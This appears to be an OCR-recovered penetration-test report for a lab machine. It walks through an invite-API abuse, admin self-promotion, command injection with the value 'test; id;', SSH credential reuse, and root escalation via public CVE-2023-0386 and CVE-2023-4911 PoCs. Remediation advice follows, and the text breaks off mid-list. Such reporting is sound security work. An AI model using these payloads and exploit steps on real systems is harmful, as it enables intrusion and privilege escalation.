
We download the exploit on the same way that we downloaded the previous exploit on the CVE-2023-0386

First we compile the exploits:

```
admin@2million:/tmp$ cd CVE-2023-4911-PoC/
admin@2million:/tmp/CVE-2023-4911-PoC$ ls
exploit.c  genlib.py  images  README.md
admin@2million:/tmp/CVE-2023-4911-PoC$ gcc exploit.c -o exploit
admin@2million:/tmp/CVE-2023-4911-PoC$ python3 genlib.py
admin@2million:/tmp/CVE-2023-4911-PoC$ ls
'"'   exploit   exploit.c   genlib.py   images   README.md
admin@2million:/tmp/CVE-2023-4911-PoC$ ./exploit
```

It takes some time to exploit the vulnerability but finaly we can see the output of the id command:


```
uid=0(root) gid= 1000 admin groups=1000(admin)
```




This completes our methodological steps from initial enumeration through to full root compromise.

3 Findings


3.1 Vulnerability: Unauthenticated Invite-Code Generation API




- **CVSS:** CVSS 3.1 AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N – 4.3 (Low)
- **Description:** The `/api/v1/invite/generate` endpoint allows any visitor to obtain a valid invitation code without authentication or rate-limiting. This enables unrestricted account creation.
- **Impact:** An attacker can programmatically generate unlimited invite tokens, automate mass user registration, and bypass intended access controls.
- **Technical Summary:** We de-obfuscated the client-side JavaScript, discovered the `makeInviteCode()` function, and invoked it via browser console. The endpoint returned a Base64 token, which we decoded and used to register a new account.
- **Evidence:**
  - Obfuscated JS on `/invite` revealing the API call:



  - Burp Suite response showing encoded invite token:



3.2 Vulnerability: Insecure Admin Role Assignment via API




- **CVSS:** CVSS 3.1 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N – 8.1 (High)
- **Description:** The `/api/v1/admin/settings/update` endpoint accepts JSON input to modify any user's `is_admin` flag without validating the caller's privileges.
- **Impact:** A low-privileged or newly registered user can elevate themselves to administrator status, unlocking privileged API routes.
- **Technical Summary:** Authenticated as a normal user, we issued a PUT request with `{"username":"account","is_admin":1,"email":"account@account.com"}`. The API returned our account with `is_admin:1`, granting full admin rights.
- **Evidence:**

```
PUT /api/v1/admin/settings/update HTTP/1.1
Content-Type: application/json

{"username":"account","is_admin":1,"email":"account@account.com"}
```

Response:

```
{"id":13,"username":"account","is_admin":1}
```

3.3 Vulnerability: Command Injection in Admin VPN-Generation Endpoint



- **CVSS:** CVSS 3.1 AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H – 9.1 (Critical)


- **Description:** The `/api/v1/admin/vpn/generate` endpoint concatenates the `username` parameter directly into a shell command, enabling remote code execution.
- **Impact:** An authenticated administrator (or any user who can forge admin access) can execute arbitrary commands as the `www-data` user, leading to full system compromise.
- **Technical Summary:** By passing `{"username":"test; id;"}` in the JSON body, we executed `id` on the server. We then crafted a reverse-shell payload to gain a foothold as `www-data`.
- **Evidence:**


```
POST /api/v1/admin/vpn/generate HTTP/1.1
Content-Type: application/json

{"username":"test; id;"}
```

Response:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

3.4 Vulnerability: Credential Reuse for SSH Admin Access






- **CVSS:** CVSS 3.1 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N – 8.1 (High)
- **Description:** A reused credential discovered in the application's `.env` configuration (`DB_USERNAME=admin` / `DB_PASSWORD=<REDACTED>`) allowed direct SSH access to the server as the `admin` user.
- **Impact:** Attackers with low-privilege web access could escalate to an interactive shell as `admin`, bypassing all intervening controls.
- **Technical Summary:** After retrieving the `.env` file via the web application, we SSH-keyed into the host using the same password declared for the database, gaining a privileged shell.
- **Evidence:**

```
$ ssh admin@10.129.229.66
```

3.5 Vulnerability: Local Privilege Escalation via OverlayFS (CVE-2023-0386)




```
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
```

```
admin@2million:/tmp/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Jun 22 14:51 .
drwxrwxr-x 6 root   root     4096 Jun 22 14:51 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386# ls
exp  exp.c  fuse  fuse.c  gc  getshell.c  Makefile  ovlcap  README.md  test
root@2million:/tmp/CVE-2023-0386# whoami
root
```


- **CVE:** CVE-2023-0386
- **CVSS:** CVSS 3.1 AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.4 (High)
- **Description:** A flaw in the Linux kernel's OverlayFS implementation allows an unprivileged user to gain unauthorized write access to root-owned files, leading to code execution as root.


- **Impact:** Local attackers can escalate privileges to root without any additional privileges or user interaction.
- **Technical Summary:** We downloaded a public PoC, compiled it on the host running kernel 5.15.70, mounted OverlayFS and executed the exploit, which yielded a root shell instantaneously.
- **Evidence:**
  - OverlayFS helper setup:

```
./fuse ./ovlcap/lower ./gc
```

```
./exp
whoami: root
```

3.6 Vulnerability: Local Privilege Escalation via glibc Buffer Overflow (CVE-2023-4911)





- **CVE:** CVE-2023-4911
- **CVSS:** CVSS 3.1 AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.4 (High)
- **Description:** A buffer-overflow in the glibc 2.35 `GLIBC_TUNABLES` environment variable processing allows arbitrary code execution in the context of any setuid binary.
- **Impact:** Local attackers can exploit this flaw to escalate privileges to root by manipulating environment variables.
- **Technical Summary:** We downloaded and compiled the public PoC, set the malicious `GLIBC_TUNABLES` payload, and ran the exploit. After a brief execution delay, the process spawned a root shell under our “admin” user.
- **Evidence:**

```
$ ./exploit
```

```
uid=0(root) gid=1000(admin) groups=1000(admin)
```

4. Recommendations

To mitigate the risks uncovered in this assessment—ranging from unauthenticated API access and command injection to credential reuse and unpatched local exploits—implement the following controls:

1. **Harden Invite-Code Generation API**
   - Enforce **authentication** and **authorization** on `/api/v1/invite/generate`. Only verified clients should be able to request tokens.
   - Implement **rate-limiting** (e.g. max requests per minute per IP or user) to prevent mass token harvesting.
   - Introduce **CSRF protection** and **anti-automation** measures (CAPTCHAs or proof-of-work) on the front end.
   - Validate and sanitize all incoming payloads server-side; never rely solely on client-side checks.
2. **Lock Down Administrative Endpoints**
   - Require a valid, signed **JWT** or session cookie for all `/api/v1/admin/*` routes, and verify the `is_admin` flag against the server's authoritative source.
   - Adopt **role-based access control** (RBAC): separate "user" and "admin" token scopes, and verify scopes on every request.
   - Log and alert on any changes to user privileges (the `settings/update` endpoint) for real-time detection of unauthorized elevations.
3. **Eliminate Command Injection Paths**
   - Refactor the VPN-generation logic to use **parameterized library calls** (e.g., OpenVPN management APIs or native configuration generators) instead of concatenating shell commands.
   - Sanitize and strictly whitelist any user-supplied input used in system calls.
   - Run service-level commands under a dedicated, minimally privileged service account, and avoid running them as `www-data` or root.
4. **Enforce Strong Credential Hygiene**
   - Remove all sensitive configuration files (e.g., `.env`) from web-accessible directories; store secrets in a **vault** or protected configuration store.
   - Mandate **unique, complex passwords** for database and SSH users; disable password-based SSH for administrative accounts and enforce key-based authentication.
   - Implement regular **credential rotation** and ensure CI/CD pipelines do not expose secrets in logs or artifacts.
5. **Patch Management & Kernel Hardening**
   - **Upgrade** the Linux kernel to a version that addresses **CVE-2023-0386** (OverlayFS/FUSE). If immediate upgrade is not possible, apply the official patch or

backport.
    - **Upgrade** glibc to a release that includes the **CVE-2023-4911** fix; verify that `GLIBC_TUNABLES` exploitation vectors are disabled or sanitized.
    - Enable and enforce **kernel lockdown** features (e.g., SELinux or AppArmor in enforcing mode) to restrict unexpected module loading and OverlayFS mount operations.
6. **Enhance Monitoring, Logging & Alerting**
    - Centralize API and system logs in a SIEM, and create high-fidelity alerts for:
        - Unusual invite-token generation volumes
        - Administrative privilege changes
        - VPN-generation API calls containing suspicious characters (e.g., `;` or `&&`)
    - Monitor local audit logs for execution of known exploit tool binaries or sudden UID-0 process spawns.
7. **Continuous Security Validation**
    - Integrate automated **API-fuzzing** and **static analysis** into the development pipeline to catch injection flaws early.
    - Schedule quarterly **penetration tests** and monthly **vulnerability scans** against both web and OS layers.
    - Conduct regular **red-team exercises** to validate the effectiveness of incident response procedures and ensure rapid detection and containment of future threats.

By layering authentication, strict input validation, robust patch management, and continuous monitoring, you will dramatically reduce the attack surface, prevent unauthorized privilege escalation, and ensure rapid detection and response to emerging threats.

5. Conclusions

Executive Summary

Think of your server as a multi-story building with locked doors and security cameras. Our testing uncovered a few “hidden entrances” and loose keys that let guests roam freely:

- **Unlimited Guest Passes:** The invite API was handing out ticket codes without checking IDs or limiting how many you could grab—like a front desk that never stops printing free badges.
- **DIY VIP Upgrade:** Any user could flip their own status to “administrator” by simply flipping a switch in a web request—imagine being able to stamp “VIP” onto your badge through a hidden form.
- **Backdoor Phone Line:** The VPN setup endpoint let us dial in commands as if we had a direct hotline to the server’s shell—equivalent to being handed the receptionist’s phone to call security directly.
- **Master Key under the Mat:** We found the same password used for the database tucked away in a config file, and that key unlocked SSH for the `admin` user—like finding a

master key taped under the welcome mat.

- **Outdated Locks in the Frame (OverlayFS):** The system's "file layering" mechanism—responsible for stacking new files over old ones, much like transparent sheets over a blueprint—had a hole that let us slip instructions onto protected layers, giving us root access.
- **Faulty Foundation Library (glibc):** The core library that almost every program uses for basic tasks had a bug in how it handled certain settings—similar to a flawed instruction manual that, if followed just right, made the building's security system do whatever we told it.

Left unpatched, these gaps let attackers move from guest-level access all the way to total control of your environment. Locking down these "hidden entrances," enforcing proper checks, and updating your critical components are urgent steps to keep your fortress secure.

Technical Summary

1. **Unauthenticated Invite-Code Generation**
   - **Endpoint:** `POST /api/v1/invite/generate`
   - **Issue:** No authentication or rate-limiting on token issuance.
   - **Impact:** Unlimited invite-code harvesting and mass-registration.
2. **Insecure Admin Role Assignment**
   - **Endpoint:** `PUT /api/v1/admin/settings/update`
   - **Issue:** Lack of access control allows arbitrary `is_admin` flag changes.
   - **Impact:** Low-privilege users can self-promote to administrators.
3. **Command Injection in VPN-Generation**
   - **Endpoint:** `POST /api/v1/admin/vpn/generate`
   - **Issue:** `username` parameter directly concatenated into shell commands.
   - **Impact:** Remote code execution as `www-data`; initial foothold via reverse shell.
4. **Credential Reuse for SSH Access**
   - **Artifact:** `.env` file containing `DB_USERNAME=admin` / `DB_PASSWORD=<…>`
   - **Issue:** Password used for both database and SSH authentication.
   - **Impact:** Unauthorized SSH login as `admin`.
5. **OverlayFS Privilege Escalation (CVE-2023-0386)**
   - **Kernel:** 5.15.70-051570-generic
   - **Issue:** OverlayFS write-access flaw allows unprivileged users to overwrite root-owned files.
   - **Exploit:** Public PoC; mount overlay, execute `./exp`, immediate root shell.
6. **glibc Buffer-Overflow Escalation (CVE-2023-4911)**
